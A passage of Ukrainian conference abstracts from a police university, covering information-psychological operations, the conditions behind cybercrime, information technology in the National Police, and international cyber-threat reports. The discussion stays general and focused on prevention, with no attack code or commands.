3. Обмін інформацією та навичками: українські фахівці отримують можливість обмінюватись знаннями та досвідом з іноземними колегами, а також участь у спільних навчаннях та тренуваннях.

4. Інтеграція до міжнародних стандартів: Україна має можливість гармонізувати своє законодавство та практики з кращими міжнародними стандартами в галузі кібербезпеки.

5. Політичний сигнал: Угоди відправляють сильний сигнал міжнародної солідарності та підтримки України у протистоянні кіберзагрозам, що є особливо важливим у контексті військової агресії рф проти України.

Угоди відіграють ключову роль у зміцненні кіберстійкості України та її стратегічному позиціонуванні як надійного міжнародного партнера у сфері кібербезпеки.

РОЛЬ ІНФОРМАЦІЙНО-ПСИХОЛОГІЧНИХ ОПЕРАЦІЙ В СЬОГОДЕННІ: ПРОБЛЕМАТИКА, ВИКЛИКИ ТА ЗАХОДИ ЗАХИСТУ

Самойлов Станіслав Вадимович
кандидат юридичних наук, начальник 3-го управління інформаційних технологій та програмування Департаменту кіберполіції НПУ
Цезарук Софія Юріївна
слухачка Одеського центру первинної професійної підготовки «Академія поліції» Одеський державний університет внутрішніх справ
Рогачова Аліна Євгенівна
слухачка Одеського центру первинної професійної підготовки «Академія поліції» Одеський державний університет внутрішніх справ

Інформаційно-психологічна операція (далі ІПСО) є складовою частиною інформаційної війни і спрямована на вплив суспільних настроїв, уявлень та переконань. У сучасному світі, де доступ до інформації стає все більш широким та впливовим, ІПСО відіграють дедалі важливішу роль. Вони використовуються в різних сферах, включаючи політику, соціальні медіа, онлайн-середовища, а також особлива увага приділяється умовах правового режиму воєнного стану.

Для визначення ролі інформаційно-психологічних операцій наведемо його поняття, отже ІПСО – це різновид інформаційних операцій, проведення яких передбачає використання на практиці складної сукупності узгоджених, скоординованих і взаємопов'язаних форм, методів і прийомів психологічного впливу. Воно складається з політичних, військових, економічних, дипломатичних і власне інформаційно-психологічних заходів, спрямованих на конкретну людину чи групи людей з метою впровадження в їх середовище чужих ідеологічних і соціальних установок, формування помилкових стереотипів поведінки, трансформації в потрібному напрямку їх настроїв, почуттів, волі [1].

Основними цілями ІПСО є: зміна психологічного ставлення та переконань цільової аудиторії, формування бажаних уявлень, стереотипів та маніпулювання емоціями та поведінкою людей. Засоби та методи які використовуються ІПСО тісно пов'язанні із буденним життям людей, а саме: інформаційні засоби (медіа, соціальні мережі, веб-ресурси, реклами) та психологічні техніки (дезінформація, маніпулювання емоціями, формування стереотипів, апеляція до психологічних слабкостей). Ці операції здатні впливати на думки, ставлення та переконання людей, що може мати значний вплив на їхні рішення, допомагають створювати образи та враження про певні ситуації, лідерів чи країни.

Застосування ІПСО у політиці, соціальних медіа та онлайн середовищах стає дедалі важливішим фактором формування громадської думки, ставлення до політичних подій та впливу на вибори, суспільні процеси та поведінку користувачів мережі. В політичних процесах ІПСО можуть використовуватися для зміни громадської думки про політичні події та кандидатів. Це може призвести до перемоги/програшу певної політичної сили або кандидата на виборах [2].

Так, найбільшого поширення та охоплення ІПСО отримує через просування в соціальних мережах, оскільки люди зазвичай використовують їх під час відпочинку і на підсвідомому рівні не готові критично аналізувати інформацію отриману з даних джерел. Тим більше, що зараз стає дорослим перше покоління, яке зросло на гаджетах і соцмережах. Вони більш агресивні та схильні до ризику, більш радикальні й схильні до депресій. Їх менше цікавлять романтичні стосунки.

ІПСО використовують психологію та емоції людей для впливу на їхню поведінку та переконання. Вони можуть формувати образи політичних лідерів, партій або груп, щоб

викликати у людей бажані емоції, такі як страх, гнів або співчуття. Це може призвести до того, що люди будуть сприймати їх певним чином і ідентифікуватися з ними.

Основні загрози, які несуть інформаційно-психологічні операції в умовах воєнного конфлікту: розпалення конфлікту та поглиблення напруження, маніпуляція суспільною думкою, розповсюдження дезінформації, підрив моралі та деморалізація військових та населення, психологічний тиск та зміна стратегій ведення війни, посилення стереотипів та ворожнечі, порушення міжнародного співтовариства. Ці загрози можуть мати серйозні наслідки для всієї громадськості, зокрема: загострення конфлікту та погіршення ситуації на місцях, формування бажаних переконань та ставлення до конфлікту, спотворення реальності та поширення дезінформації, підрив бойового духу та зниження ефективності військових, зміна стратегій та тактики ведення війни, загострення міжнаціональних відносин та підвищення ризику нових конфліктів [3].

Для запобігання впливу ІПСО на суспільство та політичні процеси важливо: захищати інформаційну безпеку, підвищувати інформаційну грамотність та критичне мислення населення, розробити та запровадити програми, які спрямовані на виявлення та боротьбу з дезінформацією через активне виявлення та відповідну реакцію на маніпуляції, захистити критичні інфраструктури через зміцнення кібербезпеки та захисту інформаційних систем від зловживань, вірусів, хакерських атак та інших кіберзагроз, розвивати внутрішньодержавні та міжнародні політичні стратегії, розбудовувати міжнародні співпраці, виявляти та контролювати соціальні мережі від поширення фейкової, дезінформуючої та маніпулятивної інформації.

Таким чином, нами були розглянуті основна роль інформаційно-психологічних операцій та зроблено висновок, що ІПСО є серйозною загрозою для суспільства та політичних процесів. Вони можуть використовуватися для досягнення різноманітних цілей, включаючи вплив на громадську думку, формування бажаних переконань, розповсюдження дезінформації та маніпулювання емоціями. А також надано рекомендації для запобігання впливу ІПСО, а саме важливо захищати інформаційну безпеку, підвищувати інформаційну грамотність та критичне мислення населення, а також розробляти та запроваджувати програми, спрямовані на виявлення та боротьбу з дезінформацією. Ці заходи є важливими для забезпечення інформаційної безпеки та захисту суспільства від негативного впливу ІПСО.

Література:

1. Інформаційна безпека (соціально-правові аспекти) / Остроухов В.В., Петрик В.М., Присяжнюк М.М. та ін. ; за заг. ред. Є.Д.Скулиша. К. : КНТ, 2010;
2. Що таке ІПСО та як росія використовує їх у війні проти України. URL: https://chas.news/current/scho-take-ipso-ta-yak-rosiya-vikoristovue-ih-u-viini-proti-ukraini
3. Інформаційно-психологічні операції росії. Як вони працюють і чи можна їм протидіяти. URL: https://nashkiev.ua/life/informatsiino-psihologichni-operatsii-rosii-yak-voni-pratsyuyut-i-chi-mozhna-im-protidiyati

ОБ'ЄКТИВНІ УМОВИ ВЧИНЕННЯ КІБЕРЗЛОЧИНУ

Бянова Валерія Миколаївна
студентка 1 курсу Інституту права та безпеки
Одеський державний університет внутрішніх справ
Медведенко Надія Василівна
кандидат юридичних наук, доцент кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Сучасне суспільство живе у вік інформаційних технологій, і вже дуже важко уявити людину, яка не розуміється в комп'ютерах, гаджетах, мережі Інтернет. Інформаційні технології дають можливість швидкого доступу до великих об'ємів інформації, але при цьому і викликають серйозні ризики для виникнення кіберзлочинів.

Вчені Одеського державного університету внутрішніх справ Сіфоров О.І., Веселова Л.Ю. та Деркач В.А. визначають, що кіберзлочином є злочинні дії, вчинені в Інтернеті, з використанням інформаційних технологій як засобу протиправних дій [7].

Як правило, об'єктом злочину в кіберпросторі є закрита інформація, особисті дані, комп'ютерні програми, фінансові установи, інформаційні технології, комп'ютер виступає знаряддям здійснення правопорушення. Кіберзлочини відбуваються в комп'ютерних мережах, соціальних мережах, віртуальних модуляціях, комп'ютерних ігрових або навчальних середовищах, на сайтах та інших ресурсах. Злочинці для протиправної діяльності можуть застосовувати програми-віруси, дублювання профілів в соціальних мережах, підбір кодів до особистих фінансових даних, моделювання біометричних даних для входу в закриті системи, фітингові програми, чат-боти та багато інших технологій.

З метою боротьби з кіберзлочинністю прийняті ряд нормативно-правових документів, до яких відносяться Конституція України, Конвенція «Про кіберзлочинність», закони України «Про захист інформації», «Про національну безпеку», Кримінальний кодекс та інші документи, згідно яких найбільш розповсюдженими видами кіберзлочину в нашій країні можна вважати наступні: фінансові махінації з використанням платіжних карток їх реквізитів, банкоматів, дистанційних систем проведення платежів; незаконний доступ до комп'ютерних та соціальних мереж; незаконне втручання в роботу комп'ютерних баз даних та отримання особистої інформації; втручання у функціонування роботи комп'ютерних програм та підробка ліцензійного програмного забезпечення; правопорушення пов'язані з сексуальним або порнографічним контентом; порушення авторських прав, плагіат, рейдерський копірайт, розповсюдження інтелектуальної власності без ліцензій [1, 2, 4].

Ричко Д.О. виділяє чинники, які створюють умови для вчинення кіберзлочинів, а саме: невідповідність розвитку інформаційно-комунікаційної структури мережевих технологій сучасним світовим вимогам захисту інформації; безсистемність та відсутність єдиної чіткої концепції державного регулювання надання послуг в Інтернет комунікаціях; недостатній рівень кіберзахисту критичної та фінансової інфраструктури держави; відсутність єдиного органу моніторингу системи кіберзахисту сектору безпеки та оборони України; відсутність системи фіксації даних про користувачів комп'ютерних мереж, їхні профілі та індивідуальні IP адреси; відсутність покарань за застосування неліцензійного програмного забезпечення; вільний доступ до мобільних ресурсів Інтернет, та інші чинники [5].

У дослідженнях Тарасенка О.С. розкриваються специфічні риси та характеристики осіб, які скоюють кіберзлочини, та надаються умови за яких злочинні вчиняють протиправні дії. Автор наводить наступні типи злочинців:

- соціально дезадаптований тип. Чинниками, які спонукають до злочину таких осіб, можна вважати потребу відчути власну значимість, подолати соціальне відчуження, довести всім, що він це може зробити;

- емоційно сприйнятливий тип. Чинниками, які спонукають на шахрайство, є бажання матеріального збагачення, задоволення власних потреб, зверхнє ставлення до оточення та необхідність підтвердження власного Я, немаловажним для такого типу злочинців є високий рівень егоїзму та честолюбства;

- соціально неадекватний тип. Умовами вчинення кіберзлочинів такими особами можна вважати задоволення збочених психологічних потреб, пошук свого місця в оточуючому соціумі, спроби довести свою особистість [8].

Більшість дослідників та криміналістів приходить до висновку про значну перевагу серед причин та умов для скоєння злочинів є матеріальне збагачення – гроші, саме тому відсоток кібершахрайств з корисливих мотивів становить в Україні 58,9%, а за кордоном 66% [6].

На другому місці знаходяться політичні мотиви, такі як шпигунство, підрив довіри до уряду, дезорганізація управлінських рішень, «чорний» піар, завуальована реклама. Особливої уваги даний напрямок виникнення умов для скоєння такого роду кіберзлочинів потребує у сучасних умовах військового стану в нашій країні.

До третьої групи факторів, що сприяють виникненню умов для скоєння кіберзлочинів, відносяться емоційно-психологічний стан. Як виявлено у наукових дослідженнях [3], в стані емоційного стресу злочинці скоюють кіберзлочини з помсти, гніву, любові, відчаю. Умовами для такого типу шахрайств також є нестійка психіка, занизька чи, навпаки, надто зависока самооцінка. До розладів емоційно-психологічного стану людини, що штовхає її до злочину є відокремлення від соціуму, відсутність достатньої комунікації, закритість. До даної групи факторів також можна віднести і злочини з сексуальних мотивів, такі як порнографічні сайти, «квазі» шлюбні агентства, дитяча порнографія, та інші.

Четверте місце серед об'єктивних причин вчинення кіберзлочинів займають хуліганські мотиви або «для розваги». До таких злочинців, як правило відносяться неповнолітні, підлітки, молодь, що ще не розуміє всього тягаря відповідальності за правопорушення.

Кіберзлочин може бути скоєний різним способами за наявності об'єктивних умов:

- доступність до ресурсів глобальної мережі Інтернет: злочинці можуть скоювати злочини з будь-якого частини світу, приховуючи свою ідентичність та місцеположення;
- вразливість програмного забезпечення: комп'ютерні програми часто містять помилки або недоліки, які хакери можуть використати для злому;
- недостатнє оновлення та захист програмного забезпечення: якщо користувачі не вчасно встановлюють оновлення для свого програмного забезпечення, вони залишаються вразливими перед новими кібератаками;
- низький рівень кібербезпеки організацій та урядових структур: організації та урядові структури, які не приділяють достатньо уваги та коштів кібербезпеці, можуть стати легшими мішенями для кіберзлочинців;
- недостатній рівень підготовки фахівців з кібербезпеки: недостатня освіта користувачів з питань кібербезпеки, слабкі паролі, нерозуміння як використовувати захисні заходи;
- анонімність в комп'ютерній мережі: злочинці можуть використовувати анонімні акаунти та IP-адреси для приховування своєї особистості під час вчинення кіберзлочинів;
- економічні умови: кіберзлочини можуть злочинцями, коли це принесе їх матеріальну вигоду, або коли злочин пов'язаний з крадіжкою конфіденційної інформації, вимаганням викупу або іншими економічними мотивами;
- неефективна міжнародна співпраця: низький рівень обміну інформацією між країнами та її постійне засекречування може ускладнювати розслідування та привести до безкарності для кіберзлочинців;
- безпосередній доступ до інформації: скачав на флешку, знайшов банківську карту, дізнався пароль до електронного кабінету;
- віддалений доступ: застосування програми автоматичного підбору номерів чи паролів, злом кодингу сайту;
- введення контрагента: вірусна програма, троянський кінь, тестування програми та використання знайдених недоліків для проникнення в її коди, дублювання даних в системі, викачка інформації в процесі оновлення бази даних [7].

Запобігання та профілактика кіберзлочинів повинні розглядатися у комплексі, який охоплює технічні, організаційні та правові заходи, основуватися на удосконаленні системи кібербезпеки на різних рівнях, включаючи як звичайних користувачів, так і крупні підприємства, урядові сайти та портали, і особливу увагу слід приділяти міжнародні співпраці з кіберзахисту. Умовами та заходами, які можуть сприяти запобіганню та профілактиці кіберзлочинів є:

- захист інформації: потрібно застосовувати сучасні методи шифрування та захисту інформації, брандмауери;
- освіта та навчання: підвищення якості підготовки фахівців з кіберзахисту, проведення тренінгів та семінарів, обмін досвідом на міжнародному рівні;

- моніторинг та вчасне виявлення кіберзлочину: використання систем штучного інтелекту та інтелектуального аналізу для попередження та виявлення потенційних загроз;
- співпраця та обмін інформацією з колегами із інших правових та захисних установ, а особливо необхідна співпраця на міжнародному рівні;
- підвищення технічного рівня систем захисту та забігання кіберзлочином: постійне оновлення технічного парку комп'ютерів, серверів, і особливо програмного забезпечення;
- законодавча база: підвищення ступеня кримінальної відповідальності за скоєння кіберзлочинів та доведення цих законів до населення, особливо до молоді;
- покращення матеріального достатку та благополуччя населення України: значно зменшиться найбільша умова скоєння кіберзлочинів – матеріальна вигода: людина яка має гроші на хліб та пиво не піде їх красти.

Зазначені заходи запобігання та профілактики кіберзлочинів при комплексному використанні допоможуть зменшити ризики кібератак та забезпечать безпеку інформаційної інфраструктури.

Висновки: Виходячи з усього вище описаного, можна сказати, що питання кібербезпеки та боротьби з кіберзлочинцями у нашій країни є актуальним та потребує детального вивчення. На відміну від інших кримінальних злочинів, кіберзлочини не дають великої кількості часу на дослідження: реагувати на такі дії правоохоронні органи мають якнайшвидше.

До основних об'єктивних умов скоєння кіберзлочинів віднесено: економічні умови та потреба у коштах, вразливість глобальної мережі Інтернет та програмного забезпечення комп'ютерів, недостатній рівень підготовки фахівців, неефективна міжнародна співпраця, можливість віддаленого доступу до інформаційних ресурсів організацій та урядових структур.

В рамках запобігання та профілактики виникнення кіберзлочинів необхідно постійно підвищувати ступінь захисту інформаційних ресурсів та рівень підготовки фахівців, розвивати міжнародну співпрацю та обмін інформацією з колегами, проводити постійний моніторинг та вчасно виявляти та попереджувати кіберзлочини, працювати над удосконаленням законодавчої бази та проводити профілактичну роботу з населенням, особливо з молоддю, проводити економічну політику, спрямовану на підвищення рівня достатку громадян України.

Саме тому, одним із перспективних напрямків є навчання за освітньою програмою «Кібербезпека», наша держава зацікавлена у залученні інтелектуально розвинутої, креативної молоді, що має міцну морально-етичну базу, до навчання та подальшої професійної діяльності в сфері кіберзахисту цифрового простору України.

***Література*:**

1. Про кіберзлочинність». Конвенція від 23.11.2001 № 994_575 (ратифікація 07.09.2005). URL: http://zakon2.rada.gov.ua/laws/show/994_575/ (доступ 10.11.2023)
2. Конституція України. Закон від 28.06.1996 № 254к/96-ВР URL: http://zakon2.rada.gov.ua/laws/show/254к/96-вр (доступ 10.11.2023)
3. Кравцова М. О. Кіберзлочинність: кримінологічна характеристика та запобігання органами внутрішніх справ: дис. … канд. юрид. наук: 12.00.08. Харків, 2016. 213 с.
4. Кримінальний процесуальний кодекс України. Закон від 13.04.2012 № 4651-VI. URL: http://zakon5.rada.gov.ua/laws/show/4651-17 (доступ 10.11.2023)
5. Ричка Д.О. Особливості кримінально-правової кваліфікації злочинів у сфері використання електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку : дис. … к.юрид.н. 12.00.08. Дніпро, Ірпінь. 2019. 212 с.
6. Самойленко О. А. Основи методики розслідування злочинів, вчинених у кіберпросторі: монографія / за заг. ред. А. Ф. Волобуєва. Одеса : ТЕС, 2020. 372 с.
7. Сіфоров О.І., Веселова Л.Ю., Деркач В.А. Криміналістична характеристика кіберзлочинів. Конспект лекції з навчальної дисципліни «Інформаційно-телекомунікаційні системи». Одеса

: Одеський державний університету внутрішніх справ. 2016. 20 с. URL: https://oduvs.edu.ua/wp-content/uploads/2016/09/l8.pdf (доступ 10.11.2023)
8. Тарасенко О. С. Характеристика осіб та злочинних угруповань, які вчиняють кримінальні правопорушення, пов'язані з обігом протиправного контенту в мережі Інтернет. *Актуальні проблеми вітчизняної юриспруденції*. 2022. № 1. С. 206-213. DOI https://doi.org/10.32782/392266 (доступ 10.11.2023)

ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ В ДІЯЛЬНОСТІ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

Ніколюк Дарина Віталіївна
студентка 1-го курсу Інституту права та безпеки
Одеський державний університет внутрішніх справ
Пядишев Володимир Георгійович
доктор юридичних наук, професор
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Інформаційна технологія - цілеспрямована організована сукупність інформаційних процесів з використанням засобів обчислювальної техніки, що забезпечують високу швидкість обробки даних, швидкий пошук інформації, розосередження даних, доступ до джерел інформації незалежно від місця їх розташування.

Інформаційні ресурси в інформаційних системах поліції – це збалансований набір даних, які прямо відносяться до осіб та подій, включаючи кримінальні та адміністративні правопорушення. Ця інформація накопичується в процесі службової діяльності поліції і відповідає вимогам чинного законодавства. Предмет обліку є ключовим компонентом, який визначає функції та діяльність поліції:

- Інформація про осіб:

Включає в себе особисті дані громадян, такі як: ім'я, прізвище, адреса проживання, дата народження та інші дані, які можуть допомогти ідентифікувати особу. Ця інформація дозволяє вести персональний облік та слідкувати за змінами у статусі громадян;

- Інформація про події:

Це дані про транспортні засоби, включаючи номер, власника, історію та його стан. Це важливо для виявлення та розслідування злочинів, пов'язаних з транспортом;

- Матеріали розслідувань:

Інформація, яка була отримана в результаті розслідування, наприклад, висновки експертів, свідчення, фотографії та інші матеріали, що використовуються для документування та аналізу подій.

Сфера інформаційних технологій в роботі поліції надає широкий спектр можливостей для підвищення ефективності, безпеки та співпраці з населенням. До основних напрямків використання відносять:

- Електрону обробку та аналіз даних;
- Системи відеоспостереження та моніторингу;
- Ідентифікацію та біометрію;
- Мобільні технології та додатки.

Електронна обробка та аналіз даних у поліцейській діяльності стають ключовими інструментами для ефективного виявлення, розслідування та запобігання злочинності, вони допомагають виявляти злочинні тенденції, розпізнавати шаблони та покращувати стратегії протидії;

Інформаційно-комунікаційна система «Інформаційний портал Національної поліції України» - сукупність технічних і програмних засобів, призначених для обробки відомостей, що утворюються у процесі діяльності Національної поліції України та її інформаційно-аналітичного забезпечення. Система ІПНП є функціональною підсистемою єдиної

інформаційної системи МВС. Основними завданнями цієї системи є: інформаційно-аналітичне забезпечення діяльності Національної поліції України; забезпечення наповнення та підтримки в актуальному стані інформаційних ресурсів баз даних, що входять до ЄІС МВС; забезпечення щоденної діяльності органів (закладів, установ) поліції у сфері трудових, фінансових, управлінських відносин, відносин документообігу; забезпечення електронної взаємодії з МВС та іншими органами державної влади [4].

Встановлення відеокамер для спостереження в об'єктах громадського простору для попередження злочинів, а також для отримання об'єктивних доказів для розслідувань. Також в Національній поліції широко використовуються натільні камери, вони позитивно впливають на взаємодію між поліцією і громадянами, допомагають працівникам поліції в таких проблемах: в особистій безпеці, зборі доказів, забезпечують підзвітність та прозорість, оцінку та навчання, пряму та ефективну підтримку офіцерів на місцях події. Поява в деяких країнах боді-камер з прямою трансляцією призвела до додаткових переваг для поліції та інших правоохоронних органів. Під час напружених спортивних подій, кризових ситуацій та активних злочинних дій боді-камери з прямою трансляцією можуть врятувати життя завдяки підвищенню обізнаності про ситуацію, а також прямій та адекватній підтримці, коли це необхідно.

До технологій ідентифікації та біометрії належать фото- та відеосистеми розпізнавання осіб, голосів, відбитків пальців, райдужної оболонки, сітківки ока, ДНК та інші[5]. Для широкого впровадження біометричних технологій на всіх рівнях правоохоронної діяльності необхідно створити єдину базу даних індивідуальних біометричних даних. З точки зору боротьби зі злочинністю, переваги використання документів з персональними біометричними даними полягають у наступному: технічний потенціал такого документа є значним, це означає, що на чіп можуть бути записані як ідентифікаційні дані, так і різні інші персональні дані; більш високий ступінь захисту від підробки.

Застосування мобільних технологій та додатків для поліцейських полегшують комунікацію, обмін інформацією, та надають швидкий доступ до ресурсів під час виконання обов'язків. За допомогою платформи комунікації для смартфонів громадяни можуть повідомити про будь-яке правопорушення, а співробітники поліції максимально швидко відреагувати на виклик. Наприклад, існує такий мобільний додаток як «My Pol» - це офіційний та безкоштовний спосіб зв’язку з поліцією в Україні. Шляхом натискання та утримання кнопки «Екстрений виклик» на головній сторінці додатку, або шляхом заповнення відповідної форми по різним видам правопорушень, виклик відразу потрапляє до диспетчера відділу диспетчерської служби, який організовує реагування на нього [1]. Також Національна поліція запустила додаток «Reunite Ukraine» для пошуку зниклих дітей, з урахуванням потреб нашої країни в умовах війни. Мобільний додаток розроблено у співпраці з американською приватною компанією «Find My Parent», основною метою діяльності якої є розширення можливостей людей у всьому світі щодо пошуку та відновлення зв’язків зі своїми сім’ями за допомогою технологій штучного інтелекту [6].

Захист інформації від кіберзагроз є актуальним питанням особливо в сучасних реаліях. Захист інформації - сукупність правових, адміністративних, організаційних, технічних та інших заходів, що забезпечують збереження, цілісність інформації та належний порядок доступу до неї.

З позиції інформаційної безпеки інформація має такі властивості:

- Конфіденційність – властивість інформації, яка полягає в тому, що інформація не може бути отримана неавторизованим користувачем;
- цілісність – означає неможливість модифікації неавторизованим користувачем;
- доступність – властивість інформації бути отриманою авторизованим користувачем, за наявності у нього відповідних повноважень, в необхідний для нього час [2].

Інформаційну безпеку за сферою застосування можна розглядати у контексті безпеки держави, організації та особистості.

Згідно з українським законодавством, вирішення проблеми інформаційної безпеки на рівні держави має здійснюватися за допомогою:

- створення повнофункціональної інформаційної інфраструктури держави та забезпечення захисту її критичних елементів;
- підвищення рівня координації діяльності державних органів щодо виявлення, оцінки і прогнозування загроз інформаційній безпеці, запобігання таким загрозам та забезпечення ліквідації їхніх наслідків, здійснення міжнародного співробітництва з цих питань;
- вдосконалення нормативно-правової бази щодо забезпечення інформаційної безпеки, зокрема захисту інформаційних ресурсів, протидії комп'ютерній злочинності, захисту персональних даних, а також правоохоронної діяльності в інформаційній сфері;
- розгортання та розвитку Національної системи конфіденційного зв'язку як сучасної захищеної транспортної основи, здатної інтегрувати територіально розподілені інформаційні системи, в яких обробляється конфіденційна інформація [2].

З 1 липня 2015 року у Державній службі спеціального зв'язку та захисту інформації України розпочав роботу Державний центр кіберзахисту та протидії кіберзагрозам. Його створено на базі Державного центру захисту інформаційно-телекомунікаційних систем Держспецзв'язку. До органів забезпечення інформаційної безпеки в системі е-урядування належать: Державне агентство з питань електронного урядування України; Державна служба спеціального зв'язку та захисту інформації України; Міністерство юстиції України (в частині роботи з електронними цифровими підписами); Підрозділ з інформаційного забезпечення органу публічного управління, який серед інших завдань також має займатися створенням і підтриманням систем управління інформаційною безпекою та використовує комплексну систему захисту інформації в системі електронного урядування, що використовується [3].

Концепція технічного захисту інформації визначає основи державної політики в галузі захисту інформації за допомогою інженерно-технічних заходів. Технічний захист інформації в Україні – це діяльність, що спрямована на забезпечення інженерно-технічними заходами порядку доступу, цілісності та доступності інформації з обмеженим доступом, а також цілісності та доступності відкритої інформації, важливої для особи, суспільства і держави. Стратегія захисту інформації є основою для побудови комплексу заходів щодо інформаційної безпеки. Суть організації стратегій захисту інформації полягає в пошуку оптимального компромісу між необхідністю використання певних засобів захисту і ресурсами, наявними для реалізації цього захисту.

Висновок: Концепція технічного захисту інформації в Україні є складовою забезпечення національної безпеки України та визначає основи державної політики у сфері захисту інформації інженерно-технічними засобами. Стратегія захисту інформації визначає основу для побудови комплексу заходів щодо інформаційної безпеки, передбачаючи необхідні, конкретні засоби захисту, які є найбільш дієвими з точки зору наявних інформаційних, фінансових та людських ресурсів. Впровадження та розвиток інформаційних технологій у діяльність Національної поліції є важливою складовою сучасних стратегій боротьби зі злочинністю та забезпечення громадської безпеки. Використання цих технологій не тільки автоматизує повсякденні операції, але й створює нові можливості для виявлення, розслідування та попередження злочинів. Збільшення використання інформаційних технологій у діяльності Національної поліції створює перспективи, які сприяють підвищенню ефективності та інновацій правоохоронних органів, зміцненню верховенства права та створенню більш безпечного середовища для місцевих громад.

***Література*:**

1. Мобільний додаток «MyPol» – це механізм зворотнього зв'язку людей з обмеженими можливостями і поліції. Головне управління Національної поліції в Харківській області, офіційний вебпортал, 28.07.2021 р., URL: https://hk.npu.gov.ua/news/mobilniy-dodatok-mypol-tse-mekhanizm-zvorotnogo-zvyazku-lyudey-z-obmezhenimi-mozhlivostyami-i-politsii (дата звернення: 08.11.2023).

2. Електронне урядування та електронна демократія. Навчальний посібник у 15 частинах. Київ, 2017 р. Рецензенти: Орлов О. В., Лопушинський І. П., Місников Ю.Г., Архипська О. І. URL: https://old.suitt.edu.ua/wpcontent/uploads/2018/05/Part_013_Feb_2018.pdf (дата звернення: 08.11.2023).
3. Закон України «Про інформацію» № 2658-XII від 02.10.92, URL:https://zakon.rada.gov.ua/laws/show/2657-12#Text (дата звернення: 08.11.2023).
4. Про затвердження Положення про інформаційно-комунікаційну систему «Інформаційний портал Національної поліції України». Наказ МВС України від 07.08.2017 р. № 676 URL: https://zakon.rada.gov.ua/laws/show/z1059-17#Text (дата звернення: 08.11.2023).
5. Про затвердження Положення про національну систему біометричної верифікації та ідентифікації громадян України, іноземців та осіб без громадянства. Постановою КМУ від 27.12.2017 р. № 1073. URL:http://zakon.rada.gov.ua/laws/show/1073-2017-п (дата звернення: 08.11.2023).
6. «Возз'єднати Україну»: Нацполіція запустила новий мобільний додаток із пошуку зниклих дітей. Портал МВС України, 06.04.2023 р., URL:https://mvs.gov.ua/news/vozzjednati-ukrayinu-nacpoliciia-zapustila-novii-mobilnii-dodatok-iz-posuku-zniklix-ditei (дата звернення: 08.11.2023).
7. Філіппов С. О. Біометричні технології: значення для протидії транскордонній злочинності. *Вісник Національної академії Державної прикордонної служби України*. Серія : Юридичні науки. 2018. Вип.2. URL:http://nbuv.gov.ua/UJRN/vnadpcurn_2018_2_6

МІЖНАРОДНІ СТАНДАРТИ ТА МЕТОДОЛОГІЇ ОЦІНЮВАННЯ КІБЕРЗАГРОЗ

Пастух Дмитро Сергійович
студент 2 курсу інституту права та безпеки
Одеський державний університет внутрішніх справ

Важливо, що це вперше, що кібероперації відіграють таку помітну роль у світовому конфлікті. В зв'язку з цифровізацією та діджиталізацією населення ми все більше потребуємо захисту в кібер просторі, я не маю на увазі тільки мережу інтернет хоча практично все знаходиться там на віддалених хмарних ресурсах або фізично на серверах компаній, підприємств та державних установ. Хакерські атаки це звичайна справа в усьому світі вони були є та будуть. Такі атаки навіть корисні адже за їх допомоги фахівці СУІБ звертають увагу на вразливі місця ПО та на майбутнє аналізують можливі інші слабкі місця та можливість їх вдосконалення. Та з початком повномасштабного вторгнення країни агресора РФ на територію України дуже велика кількість хакерських огруповувань націлених на дестабілізацію роботи цифрових ресурсів не тільки в Україні а й в Європі та США. Потрібно звернути увагу на два звіти за 2023 рік двох міжнародних компаній Google - Fog of War How the Ukraine Conflict Transformed the Cyber Threat Landscape 2023, Picus Lab – The Red Report 2023 Вони є одними з провідних фахівців в даній сфері, є сформовані підрозділи розслідувань та досліджень в сфері кіберзагроз мта протидії таким загрозам. Кожному фахівцю з кібербезпеки важливо ознайомитись з даними звітами.

Звернемо увагу до звіту Google який яскраво розібрав прикладами атак на Українських та європейських користувачів. Компанія Google продовжує надавати пряму допомогу українському уряду та суб'єктам критичної інфраструктури в рамках Співробітництва з підтримки кіберзахисту, включаючи оцінку компромісу, послуги реагування на інциденти, спільну розвідку про кіберзагрози та послуги трансформації безпеки, щоб допомогти українському уряду виявляти, пом'якшувати, і захистити від кібератак. Крім того, компанія продовжує впроваджувати засоби захисту для користувачів, відстежувати та знищувати кіберзагрози, щоб допомогти підвищити обізнаність серед спільноти безпеки та користувачів із високим ризиком, а також підтримувати якість інформації. Одним із напрямків загрози є фішинг. Фішинг залишається основним вектором початкового доступу для підтримуваних державою зловмисників. Зловмисники використовують цей доступ для досягнення кількох

стратегічних цілей Росії, таких як збір розвідданих, знищення даних і витік інформації для досягнення російських національних цілей [2, С. 10].

Протягом 2021–2022 років TAG спостерігала, як підтримувані державою зловмисники проводять фішингові кампанії проти ряду цілей. Протягом цього часу спостерігався стабільний барабанний бій під час фішингових атак. У той же час було відзначено кілька сплесків активності від великих кампаній. Наприклад, у 2022 році спостерігалось зростання на 250% націлювання на користувачів в Україні та понад 300% націлювання на користувачів у країнах НАТО — обидва порівняно з базовим рівнем 2020 року. Ці номери включають користувачів Gmail і облікові записи з доменом верхнього рівня з кодом країни (наприклад, @gov.ua).

Зміни в екосистемі програм-вимагачів

Програми-вимагачі залишаються прибутковим і конкурентним підпільним ринком. Монетизація доступу до компаній або мереж не є новою концепцією, і початкові брокери доступу існували задовго до зростання цільового програмного забезпечення-вимагача. В останні роки екосистема перейшла до спеціалізації, коли кожен учасник ланцюга зосереджується на одному аспекті та взаємодіє з іншими як ділові партнери.

Тепер ми спостерігаємо швидші експерименти з такими методами, як нові канали доставки та нетрадиційні формати файлів, щоб підвищити рівень успіху кампаній-вимагачів. Фінансово мотивовані учасники все частіше запозичують успішні методи з інших кампаній. Приклади включають зловмисне програмне забезпечення Zloader та IcedID, що використовують шкідливу рекламу.

Програми-вимагачі продовжують бути прибутковими, але фінансово вмотивовані суб’єкти загрози не захищені від геополітичних подій. Незважаючи на те, що групи програм-вимагачів продовжують діяти руйнівно, сама екосистема була порушена: деякі групи оголосили про політичну прихильність, а відомі оператори припинили роботу. [1, С. 30].

Посилаючись на звіт Picus Labs який був проведений дослідницьким підрозділом Picus Security, який базується на глибокому аналізі понад 500 000 зразків реальних шкідливих програм, зібраних із широкого кола джерел. Ми переймемо знання та найпоширеніші методи атак і варіанти їх використання, щоб команди безпеки могли прийняти більш орієнтований на загрози підхід і визначити пріоритети щодо запобігання загрозам, їх виявлення та реагування.

